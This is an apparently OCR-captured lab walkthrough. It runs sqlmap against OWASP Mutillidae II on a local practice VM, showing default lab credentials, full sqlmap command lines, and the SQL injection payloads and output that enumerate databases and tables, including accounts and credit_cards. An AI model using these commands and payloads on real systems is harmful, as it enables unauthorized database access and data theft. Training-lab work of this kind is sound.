
TOOLS USED: SQLMAP AND SECRET HACKER


Hackable - Secret Hacker
Not secure | 192.168.56.101
Hackable - Secret Hacker
https://secrethackersite.blogspot.com
This Server is vulnerable please use only local host network
DVWA
Username : admin
Password : Password
Mutillidae II
Username : hackable
Password : hackable
bWAPP
Username : bee
Password : bug
Bodgeit
Username : hackable@secrethacker.com
Password : hackable
Commix testbed
CryptOMG
SQLi
Magical
WebGoat
Username : webgoat
Password : webgoat
WordPress 5.0
Username : hackable
Password : hackable
Git Tools
Username : hackable
Password : hackable
Phpmyadmin
Username : hackable
Password : hackable
P ower by : Waseem Sajjad


192.168.56.101/002/
Not secure | 192.168.56.101/002/
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.7.11 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Sensitive Data Exposure
A4 - XML External Entities
A5 - Broken Access Control
A6 - Security Misconfiguration
A7 - Cross Site Scripting (XSS)
A8 - Insecure Deserialization
A9 - Using Components with Known Vulnerabilities
A10 - Insufficient Logging and Monitoring
SQLi - Extract Data
SQLi - Bypass Authentication
SQLi - Insert Injection
Blind SQL via Timing
SQLMAP Practice
Via JavaScript Object Notation (JSON)
Via SOAP Web Service
Via REST Web Service
User Info (SQL)
TIP: Click Hint and Videos on each page
Donate
Want to Help?
Video Tutorials
Announcements
Getting Started
Listing of vulnerabilities
Release Announcements
Latest Version
Helpful hints and scripts
Some Useful Firefox Add-ons
Bug Report Email Address



192.168.56.101/002/index.php?p
Not secure | 192.168.56.101/002/index.php?page=user-info.php&username=king&password=&user-info-php-submit-button=View+Account+Details
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.7.11 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
OWASP 2017
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
Donate
Want to Help?
Video Tutorials
Announcements
Getting Started
User Lookup (SQL)
Back
Help Me!
Hints and Videos
Switch to SOAP Web Service version
Switch to XPath version
Authentication Error: Bad user name or password
Please enter username and password to view account details
Name
Password
View Account Details
Dont have an account? Please register here
Results for "king".0 records found.


C:\Windows\System32\cmd.exe
Press Enter to continue...
C:\SQL Map>sqlmap.py -u "http://192.168.56.101/002/index.php?page=user-info.php&username=king&password=&user-info-php-submit-button=View+Account+Details" --random-agent --dbs
{1.7.5.4#dev}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 17:47:07 /2023-06-16/
[17:47:07] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; en-US) AppleWebKit/534.10 (KHTML, like Gecko) Chrome/8.0.552.200 Safari/534.10' from file 'C:\SQL Map\data\txt\user-agents.txt'
[17:47:10] [WARNING] provided value for parameter 'password' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[17:47:10] [INFO] resuming back-end DBMS 'mysql'
[17:47:10] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=bd7435a058e...eb75638dec;showhints=1'). Do you want to use those [Y/n] y
[17:47:13] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: page=user-info.php&username=-4772' OR 4797=4797#&password=&user-info-php-submit-button=View Account Details
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: page=user-info.php&username=king' AND GTID_SUBSET(CONCAT(0x7178766271,(SELECT (ELT(5654=5654,1))),0x7176706b71),5654)-- rpoX&password=&user-info-php-submit-button=View Account Details
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: page=user-info.php&username=king' AND (SELECT 9623 FROM (SELECT(SLEEP(5)))RqGk)-- YFIn&password=&user-info-php-submit-button=View Account Details
Type: UNION query
Title: MySQL UNION query (NULL) - 7 columns
Payload: page=user-info.php&username=king' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178766271,0x534a434243787a476d664f6d68554f4b7a447265796c53455366774a7a5170666d626d57614b537a,0x7176706b71),NULL,NULL,NULL#&password=&user-info-php-submit-button=View Account Details
Parameter: password (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: page=user-info.php&username=king&password=-8760' OR 4196=4196#&user-info-php-submit-button=View Account Details
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)




```
C:\Windows\System32\cmd.exe
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: page=user-info.php&username=king' AND GTID_SUBSET(CONCAT(0x7178766271,(SELECT (ELT(5654=5654,1))),0x7176706b71),5654)-- rpoX&password=&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=king' AND (SELECT 9623 FROM (SELECT(SLEEP(5)))RqGk)-- YFIn&password=&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=king' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178766271,0x534a434243787a476d664f6d68554f4b7a447265796c53455366774a7a5170666d626d57614b537a,0x7176706b71),NULL,NULL,NULL#
&password=&user-info-php-submit-button=View Account Details

Parameter: password (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: page=user-info.php&username=king&password=-8760' OR 4196=4196#&user-info-php-submit-button=View Account Details

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: page=user-info.php&username=king&password=' AND GTID_SUBSET(CONCAT(0x7178766271,(SELECT (ELT(1364=1364,1))),0x7176706b71),1364)-- StLI&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=king&password=' AND (SELECT 4842 FROM (SELECT(SLEEP(5)))DSBq)-- cIGw&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=king&password=' UNION ALL SELECT NULL,CONCAT(0x7178766271,0x4c7544655955436469 4a6478705756787650536762 6c487a77794d6873476a5a7772704d56717773,0x7176706b71),NULL,NULL,NULL,
NULL,NULL#&user-info-php-submit-button=View Account Details
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 1
[17:47:16] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: PHP, PHP 7.2.19, Apache 2.4.29
back-end DBMS: MySQL >= 5.6
[17:47:16] [INFO] fetching database names
available databases [14]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] gitea
[*] hackazon
[*] information_schema
[*] mutillidae
[*] mysql
```

```
C:\Windows\System32\cmd.exe
back-end DBMS: MySQL >= 5.6
[17:47:16] [INFO] fetching database names
available databases [14]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] gitea
[*] hackazon
[*] information_schema
[*] mutillidae
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] security
[*] sqlol
[*] sys
[*] worldpresscms

[17:47:16] [INFO] fetched data logged to text files under 'C:\Users\Dell\AppData\Local\sqlmap\output\192.168.56.101'

[*] ending @ 17:47:16 /2023-06-16/


C:\SQL Map>
```




```
Press Enter to continue...

C:\SQL Map>sqlmap.py -u "http://192.168.56.101/002/index.php?page=user-info.php&username=king&password=&user-info-php-submit-button=View+Account+Details" --random-agent --dbs -D mutillidae --tables

        ___
       __H__
 ___ ___[*]_____ ___ ___  {1.7.5.4#dev}
|_ -| . [)]     | .'| . |
|___|_  [*]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
 liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:50:02 /2023-06-16/

[17:50:02] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.0.10) Gecko/20070409 CentOS/1.5.0.10-2.el5.centos Firefox/1.5.0.10' from file 'C:\SQL Map\data\txt\us
er-agents.txt'
[17:50:02] [WARNING] provided value for parameter 'password' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[17:50:02] [INFO] resuming back-end DBMS 'mysql'
[17:50:02] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=e79bd991f9e...08ca082c7b;showhints=1'). Do you want to use those [Y/n] y
[17:50:07] [CRITICAL] previous heuristics detected that the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: page=user-info.php&username=-4772' OR 4797=4797#&password=&user-info-php-submit-button=View Account Details

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: page=user-info.php&username=king' AND GTID_SUBSET(CONCAT(0x7178766271,(SELECT (ELT(5654=5654,1))),0x7176706b71),5654)-- rpoX&password=&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=king' AND (SELECT 9623 FROM (SELECT(SLEEP(5)))RqGk)-- YFIn&password=&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=king' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x7178766271,0x534a434243787a476d664f6d68554f4b7a447265796c53455366774a7a5170666d626d57614b537a,0x7176706b71),NULL,NULL,NULL#
&password=&user-info-php-submit-button=View Account Details

Parameter: password (GET)
```





```
C:\Windows\System32\cmd.exe

Parameter: password (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: page=user-info.php&username=king&password=-8760' OR 4196=4196#&user-info-php-submit-button=View Account Details

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: page=user-info.php&username=king&password=' AND GTID_SUBSET(CONCAT(0x7178766271,(SELECT (ELT(1364=1364,1))),0x7176706b71),1364)-- StLI&user-info-php-submit-button=View Account Details

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=user-info.php&username=king&password=' AND (SELECT 4842 FROM (SELECT(SLEEP(5)))DSBq)-- cIGw&user-info-php-submit-button=View Account Details

    Type: UNION query
    Title: MySQL UNION query (NULL) - 7 columns
    Payload: page=user-info.php&username=king&password=' UNION ALL SELECT NULL,CONCAT(0x7178766271,0x4c7544655955436469 4a6478075756787650536762 6c487a77794d6873476a5a7772704d56717773,0x7176706b71),NULL,NULL,NULL,
NULL,NULL#&user-info-php-submit-button=View Account Details
---
there were multiple injection points, please select the one to use for following injections:
[0] place: GET, parameter: username, type: Single quoted string (default)
[1] place: GET, parameter: password, type: Single quoted string
[q] Quit
> 1
[17:50:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: PHP, Apache 2.4.29, PHP 7.2.19
back-end DBMS: MySQL >= 5.6
[17:50:09] [INFO] fetching database names
available databases [14]:
[*] bWAPP
[*] challenges
[*] dvwa
[*] gitea
[*] hackazon
[*] information_schema
[*] mutillidae
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] security
[*] sqlol
[*] sys
[*] worldpresscms

[17:50:09] [INFO] fetching tables for database: 'mutillidae'
Database: mutillidae
[13 tables]
+---------------------------+
| accounts                  |
```

```
[17:50:09] [INFO] fetching tables for database: 'mutillidae'
Database: mutillidae
[13 tables]
+---------------------------+
| accounts                  |
| balloon_tips              |
| blogs_table               |
| captured_data             |
| credit_cards              |
| help_texts                |
| hitlog                    |
| level_1_help_include_files |
| page_help                 |
| page_hints                |
| pen_test_tools            |
| user_poll_results         |
| youTubeVideos             |
+---------------------------+

[17:50:09] [INFO] fetched data logged to text files under 'C:\Users\Dell\AppData\Local\sqlmap\output\192.168.56.101'

[*] ending @ 17:50:09 /2023-06-16/


C:\SQL Map>
```




```
C:\Windows\System32\cmd.exe

